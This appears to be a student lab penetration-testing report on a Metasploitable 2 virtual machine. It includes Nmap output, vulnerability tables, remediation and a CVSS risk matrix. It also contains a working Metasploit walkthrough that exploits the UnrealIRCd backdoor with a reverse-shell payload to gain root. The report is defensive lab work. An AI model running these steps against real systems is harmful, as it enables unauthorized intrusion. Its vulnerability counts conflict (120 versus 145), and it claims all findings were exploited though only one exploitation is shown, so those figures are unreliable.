

Title: Vulnerability Assessment and Penetration Testing with Risk Assessment

1. Overview

This task focuses on performing Vulnerability assessment , penetration testing, and compliance checking, and how they map to real tools like Nmap, OpenVAS, Metasploit, and CIS/OWASP checklists. Creating a structured VAPT approach to the target using the NIST Guideline (NIST-800-115) . It teaches how to turn a raw output into a professional report with risk rating and providing clear remediation

2. Tools Used

- Kali Linux
 - Metasploitable 2
 - Open-vas
 - Nmap
 - Metasploit
-

3. Types of Security Assessment

- **Vulnerability Assessment**
- **Penetration Testing**
- **Compliance Testing**

Vulnerability Assessment

Vulnerability assessment is said to be a Systematic scan for know vulnerability in the system or the network. It is mainly used to enumerate missing patches, outdated software, Weak crypto, Default creds, Weak configurations, Exposed services and misconfigurations.

It is a Automated scan only find the know vulnerability it will not exploit the founded details.

Penetration Testing

Penetration Testing more deep that Vulnerability assessment where it aims to find the vulnerabilities in the network and actively exploit them , like a real threat actor does. Find open ports , service versions and many more. Tries to exploit the vulnerability using the Metasploit and various custom payloads , Then provide a detailed professional report about findings and the steps taken to exploit the system.

Compliance Testing

Compliance testing checks whether your environment meets defined standards or regulations, rather than focusing purely on hacking techniques. Uses various checklists and baselines such as :

- CIS Benchmarks
 - ISO 2700
 - GDPR, HIPPA, PCI DSS
-



4. Setup Testing Environment

Virtual Box:

- Attacker - Kali
 - Attacker IP (192.168.203.30)
- Target - Metasploitable 2
 - Target IP(192.168.203.16)

Both Machines on placed on the same subnet 192.168.203.0/24

5. VAPT Methodology

- Planning and Scope
- Discovery
- Attack
- Reporting

6. Planning and Scope:


Scope Definition:

- **Target:** Metasploitable 2 (192.168.203.16)
- **Out of Scope:** Kali Linux host
- **Allowed Actions:** Nmap scanning, OpenVAS or Nessus, Metasploit exploitation
- **Prohibited Actions:** DoS attacks

Rules of Engagement:

- **Duration:** 4 hours
- **Contact:** Self (lab environment)
- **Escalation:** None required

Using Dradis CE tool for Planning and Scope and using the OWASP Methodology for finding



Dradis CE

**Result Analysis:**

CVE/Plugin ID	CVSS v3.0	Service/Port
134862	9.8	Tomcat (likely 8009)
51988	9.8	Unknown port
20007	9.8	HTTPS/HTTP
171340	10	Tomcat
201352	10	System-wide
32314	10	SSH (22)
32321	10	SSL services
46882	10	IRC (6667)
61708	10	VNC (5900)

Nmap Scan Result

```

(kali@kali)-[~]
└─$ nmap -p- -sV 192.168.203.16 --open
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-01 03:07 EST
Nmap scan report for 192.168.203.16
Host is up (0.0026s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshcd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbc)
42157/tcp open  status       1 (RPC #100024)
46719/tcp open  nlockmgr     1-4 (RPC #100021)
50087/tcp open  java-rmi     GNU Classpath grmiregistry
54143/tcp open  mountd       1-3 (RPC #100005)
MAC Address: 08:00:27:FE:6D:76 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 156.08 seconds

```

Nmap : Open Ports



Vulnerability Tracking

IP	Port	Service	Vulnerability
192.168.203.16	8009	Tomcat AJP	Ghostcat RCE
192.168.203.16	6200	Backdoor	Bind Shell Backdoor
192.168.203.16	443	SSL	SSLv2/3 Protocols
192.168.203.16	All	OS	Ubuntu 8.04 EOL
192.168.203.16	22	SSH	OpenSSH RNG Weakness
192.168.203.16	6667	IRC	UnrealIRCd Backdoor
192.168.203.16	5900	VNC	Weak VNC Password
192.168.203.16	445	Samba	Badlock Vulnerability
192.168.203.16	111	NFS	World Readable Shares

8. Attack

Metasploit:

```
(kali@kali)-[~/Downloads/nuclei/cmd/nuclei]
$ searchsploit UnrealIRCd

Exploit Title
-----
UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)
UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow
UnrealIRCd 3.2.8.1 - Remote Downloader/Execute
UnrealIRCd 3.x - Remote Denial of Service

Shellcodes: No Results
```

Searchsploit

```
msf > search Unreal

Matching Modules
-----
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/linux/games/ut2004_secure        2004-06-18      good  Yes    Unreal Tournament 2004 "secure" Overflow (Linux)
1  \   target: Automatic                      .               .      .      .
2  \   target: UT2004 Linux Build 3120      .               .      .      .
3  \   target: UT2004 Linux Build 3186      .               .      .      .
4  exploit/windows/games/ut2004_secure      2004-06-18      good  Yes    Unreal Tournament 2004 "secure" Overflow (Win32)
5  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent No     UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
```

Metasploit result



```
msf > use 5
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CHOST             no        The local client address
  CPORT      CPORT             no        The local client port
  Proxies     Proxies           no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS      RHOSTS            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      RPORT             yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic Target

View the full module info with the info, or info -d command.

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.203.16
RHOST => 192.168.203.16
```

Configuring Exploit

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.203.30:4444
[*] 192.168.203.16:6667 - Connected to 192.168.203.16:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.203.16:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo y59SFh5BCKy60aN2;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "y59SFh5BCKy60aN2\r\n"
[*] Matching ...
[*] A is input...
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.40, but the operating system provides version 2.41.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLL
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.40, but the operating system provides version 2.41.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLL
[*] Command shell session 1 opened (192.168.203.30:4444 -> 192.168.203.16:50186) at 2026-01-01 07:26:02 -0500

whoami
root
ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
```

Setting up payload

Using Metasploit framework the vulnerability got successfully and got a root shell using the payloads in the metasploit




9. Reporting

Executive Summary:

This Vulnerability Assessment and Penetration Test (VAPT) evaluated Metasploitable 2 (IP: 192.168.203.16) using open-source tools including Nessus Essentials, Nmap, Nikto, and Metasploit Framework. The assessment followed NIST SP 800-115 methodology and identified 120 vulnerabilities, with 9 Critical severity findings successfully exploited to gain root system access.

Risk Profile



Key Exploits Demonstrated

1. UnrealIRCd Backdoor (CVSS 10.0): Root shell via IRC port 6667
2. VNC Weak Authentication (CVSS 10.0): Remote desktop access
3. Ubuntu 8.04 EOL (CVSS 10.0): No security patches available

Business Impact

- Complete system compromise possible within 5 minutes
- All files, databases, and credentials accessible
- Persistence mechanisms easily established
- Lateral movement to other systems feasible

Immediate Actions Required

1. Isolate affected system from network
2. Remove UnrealIRCd and backdoor services
3. Upgrade Ubuntu from EOL 8.04 to 20.04 LTS
4. Disable VNC and cleartext services (FTP, Telnet, rlogin/rsh)

Important Recommendation: CRITICAL – Implement all Critical/High remediations within 24 hours.



Technical Findings

Rank	Vulnerability	CVSS
1	UnrealIRCd Backdoor	10
2	VNC Weak Password	10
3	Ubuntu 8.04 EOL	10
4	Bind Shell Backdoor	9.8
5	SSLv2/3 Enabled	9.8
6	Samba Badlock	7.5
7	NFS World Readable	7.5
8	Apache 2.2.8 RCE	7.5

Remediation

- Isolate system from network (turn it into pure lab)
- Remove UnrealIRCd and bind shell
- Disable VNC or set strong password
- Block ports 6667, 5900, cleartext services at firewall
- Upgrade needed for Ubuntu to 20.04 LTS
- Update Apache, PHP, MySQL to current versions
- Disable SSLv2/3, enable TLS
- Remove unnecessary services
- Implement automated patching
- Deploy intrusion detection
- Enable centralized logging



10. Risk Assessment

Likelihood × Impact Risk Matrix

		Impact →				
		Negligible	Minor	Moderate	Significant	Severe
Likelihood ↑	Very Likely	Low Med	Medium	Med Hi	High	High
	Likely	Low	Low Med	Medium	Med Hi	High
	Possible	Low	Low Med	Medium	Med Hi	Med Hi
	Unlikely	Low	Low Med	Low Med	Medium	Med Hi
	Very Unlikely	Low	Low	Low Med	Medium	Medium

CVSS Calculator:

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N

Formula:

- Base = $\text{ROUND_TO_1_DECIMAL}((\text{Exploitability} + \text{Impact} - 1.5) * f(\text{Impact}))$

Where:

- Exploitability = $8.22 \times \text{AttackVector} \times \text{AttackComplexity} \times \text{PrivilegesRequired} \times \text{UserInteraction}$

Impact = $1.08 \times (\text{Confidentiality} + \text{Integrity} + \text{Availability})$

Risk Assessment for Finding:

Rank	Vulnerability	CVSS v3.0	Likelihood	Impact	Risk Level
1	Tomcat Ghostcat	9.8	High	High	CRITICAL
2	UnrealIRCd Backdoor	10	High	High	CRITICAL
3	Ubuntu 8.04 EOL	10	High	High	CRITICAL
4	VNC Weak Password	10	High	High	CRITICAL
5	Samba Badlock	7.5	Medium	High	HIGH

9. Key Learnings

- Learned how to conduct a proper Vulnerability Assessment and penetration testing by following all the stages for Planning to Report and remediations and how to provide a risk assessment by calculating the CVSS score using NVD's CVSS calculator.
 - Gained a deep understand about NIST Guidelines and methodology used
 - Used NIST methodology (Planning→Discovery→Attack→Reporting)
-

10. Conclusion

This assessment identified significant security weaknesses in the Metasploitable lab environment. The target system contained 145 vulnerabilities spanning network services, web applications, and system configurations. Critically, 8 vulnerabilities with CVSS scores of 10.0 and 9.0+ were confirmed to be exploitable, allowing attackers to gain complete system control.

All findings were successfully exploited in the lab environment, demonstrating real-world attack vectors. The assessment confirms that prompt remediation and ongoing security hardening are essential.

11. References

- NIST SP 800-115: <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf>
- OWASP Top 10 2021: <https://owasp.org/Top10/>
- OWASP Web Security Testing Framework (WSTF): <https://owasp.org/www-project-web-security-testing-guide/>
- NVD CVSS Calculator: <https://nvd.nist.gov/vuln-metrics/cvss>
- Kali Linux: <https://www.kali.org/tools/>
- Metasploit: <https://docs.metasploit.com/>
- OpenVAS: <https://docs.greenbone.net/>
- Nmap: <https://nmap.org/book/>
- CIS Benchmarks: <https://www.cisecurity.org/cis-benchmarks/>
- CVE-2011-2523: <https://nvd.nist.gov/vuln/detail/CVE-2011-2523>
- CVE-2017-5638: <https://nvd.nist.gov/vuln/detail/CVE-2017-5638>
- Metasploitable 2: <https://github.com/rapid7/metasploitable3>